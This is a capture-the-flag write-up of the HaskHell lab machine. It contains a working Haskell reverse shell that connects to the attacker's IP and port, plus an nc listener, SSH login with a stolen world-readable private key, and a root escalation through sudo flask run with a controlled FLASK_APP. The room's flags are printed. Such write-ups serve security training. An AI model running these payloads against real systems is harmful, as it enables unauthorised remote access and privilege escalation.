TL;DR
In this challenge we first grab reverse shell using haskell code execution.
We move to user prof using private ssh key of him with read permissions.
Finally, we move to root using sudo on flask run, and we can also edit the flask files.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 22 with ssh and port 5001 with gunicorn WSGI http server
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 62 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 1d:f3:53:f7:6d:5b:a1:d4:84:51:0d:dd:66:40:4d:90 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQD6azVu3Hr+20SblWk0j7SeT8U3VySD4u18ChyDYyOoZiza2PTe1qsuwnw06/kboHaLejqPmnxkMDWgEeXoW0L11q2D8mfSf8EVvk++7bNqQ0mlkjdcknOs11mdYqSOkM1yw06LolltKtjlf/FpT706QFkRKQO30fT4YgKY6GD71aYdafhTBgZlXA51pGyruDUOP+lqhVPvLZJnI/oOTWkv5kT0a3T+FGRZfEi+GBrhvxP7R7n3QFRSBDPKSBRYLVdlSYXPD83P1pND6F/r3BvyfHw4UY0yKbw+ntvhiRcUI2FYyN5Vj1Jrb6ipCnp5+UcFdmROOHSgWS5Qzzx5fPZB
|   256 26:7c:bd:33:8f:bf:09:ac:9e:e3:d3:0a:c3:34:bc:14 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMx1lBsNtSWJvxM159Ahr110Jpf3M/dVqblDAoVXd8QSIEYIxEgeqTdbS4HaHPYnFyO1j8s6fQuUemJClGw3Bh8=
|   256 d5:fb:55:a0:fd:e8:e1:ab:9e:46:af:b8:71:90:00:26 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICPmznEBphODSYkIjIjOA+0dmQPxltUfnnCTjaYbc39R
5001/tcp open  http    syn-ack ttl 62 Gunicorn 19.7.1
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD
|_http-title: Homepage
|_http-server-header: gunicorn/19.7.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
I added haskhell.thm to my /etc/hosts
Execute reverse shell using haskell compiler
I opened the website and found this instructions page:

I tried to go to /upload, which is the hyper link, but I got back 404 Not Found. Then, I moved to fuzzing:
┌──(agonen㉿kali)-[~/thm/HaskHell]
└─$ ffuf -u 'http://haskhell.thm:5001/FUZZ' -w /usr/share/SecLists/Discovery/Web-Content/big.txt -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://haskhell.thm:5001/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

submit                  [Status: 200, Size: 237, Words: 48, Lines: 9, Duration: 155ms]
Okay, let’s go to /submit. We find the uploading page

I tried to upload the file hello.hs:
main :: IO ()
main = putStrLn "Hello, World!"

It looks like it did upload the file and executed it. I googled and found reverse shell https://github.com/passthehashbrowns/Haskell-Reverse-Shell, So I used it and modify it, changed IP and port:
import Network.Socket hiding (send, sendTo, recv, recvFrom)
import Network.Socket.ByteString (send, recv)
import qualified Data.ByteString.Char8 as B8
import System.Process
import System.IO
import Control.Exception

main = do
        client "192.168.138.59" 1337 -- change IP and PORT

client :: String -> Int -> IO ()
client host port = withSocketsDo $ do
                addrInfo <- getAddrInfo Nothing (Just host) (Just $ show port)
                let serverAddr = head addrInfo
                sock <- socket (addrFamily serverAddr) Stream defaultProtocol
                connect sock (addrAddress serverAddr)
                (_, Just hout, _, _) <- createProcess (proc "whoami" []) {std_out = CreatePipe}
                resultOut <- hGetContents hout
                let resultMsg = B8.pack resultOut
                send sock resultMsg
                msgSender sock
                close sock

msgSender :: Socket -> IO ()
msgSender sock = do
  let msg = B8.pack ""
  send sock msg
  rMsg <- recv sock 1024
  let split_cmd = words (filter (/= '\n') (B8.unpack rMsg))
  result <- try' $ createProcess (proc (head split_cmd) (tail split_cmd)) {std_out = CreatePipe, std_err = CreatePipe}
  case result of
    Left ex                            -> sendError sock ex
    Right (_, Just hout, Just herr, _) -> sendResult sock (Nothing, Just hout, Just herr, Nothing)
  msgSender sock


try' :: IO a -> IO (Either IOException a)
try' = try

sendError sock err = do
  let errorMsg = B8.pack ("Error:" ++ show err ++ "\n")
  send sock errorMsg

sendResult sock (_, Just hout, Just herr, _) = do
    resultOut <- hGetContents hout
    errorOut <- hGetContents herr
    let resultMsg = B8.pack resultOut
    let errorMsg = B8.pack errorOut
    send sock resultMsg
    send sock errorMsg
Don’t forget to set the listener on you local machine:
nc -nvlp 1337

I pasted the payload of penelope fro easier reverse shell

we can grab the user flag:
flask@haskhell:/home/prof$ cat user.txt
flag{academic_dishonesty}
Move to user prof using private ssh key found
I walked around the server, and found the private key of the user prof located at /home/prof/.ssh/id_rsa, with read permissions.
flask@haskhell:/home/prof$ ls -la /home/prof/.ssh/id_rsa
-rw-r--r-- 1 prof prof 1679 May 27  2020 /home/prof/.ssh/id_rsa

I downloaded the file and used it to login into user prof. Don’t forget to execute chmod 600 id_rsa, for read only.
ssh prof@haskhell.thm -i id_rsa
Privilege Escalation to Root using sudo on flask run
I checked for sudo permissions, we can execute flask run without password (and also didn’t need password to check our sudo permissions, because all the rules are NOPASSWD):
prof@haskhell:~$ sudo -l
Matching Defaults entries for prof on haskhell:
    env_reset, env_keep+=FLASK_APP, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User prof may run the following commands on haskhell:
    (root) NOPASSWD: /usr/bin/flask run
Anyway, that’s very bad, because we can change the app.py file located at flask home folder:
flask@haskhell:~$ ls -la
total 60
drwxr-xr-x 6 flask flask 4096 May 27  2020 .
drwxr-xr-x 5 root  root  4096 May 27  2020 ..
-rw-r--r-- 1 root  root  4941 May 27  2020 app.py
-rw-r--r-- 1 flask flask 5300 May 27  2020 app.pyc
-rw-r--r-- 1 flask flask  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 flask flask 3771 Apr  4  2018 .bashrc
drwx------ 2 flask flask 4096 May 27  2020 .gnupg
drwxrwxr-x 3 flask flask 4096 May 27  2020 .local
-rw-r--r-- 1 flask flask  807 Apr  4  2018 .profile
drwxrwxr-x 2 flask flask 4096 May 27  2020 __pycache__
-rw------- 1 flask flask   38 May 27  2020 .python_history
-rw-rw-r-- 1 flask flask   66 May 27  2020 .selected_editor
drwxrwxr-x 2 flask flask 4096 Jan 28 13:35 uploads
Notice that although we can’t modify app.py, we can delete it and create new one because we control the folder as user flask (which was the first user we obtained.)
However, we don’t need to go there, we can see another rule at the sudo -l:
env_keep+=FLASK_APP
We can simply execute these lines:
prof@haskhell:~$ export FLASK_APP=/tmp/app.py
prof@haskhell:~$ echo -e 'import os; os.system("/bin/bash")' > /tmp/app.py
prof@haskhell:~$ sudo /usr/bin/flask run
Now, we got root shell :)

and the root flag:
root@haskhell:~# cat /root/root.txt
flag{im_purely_functional}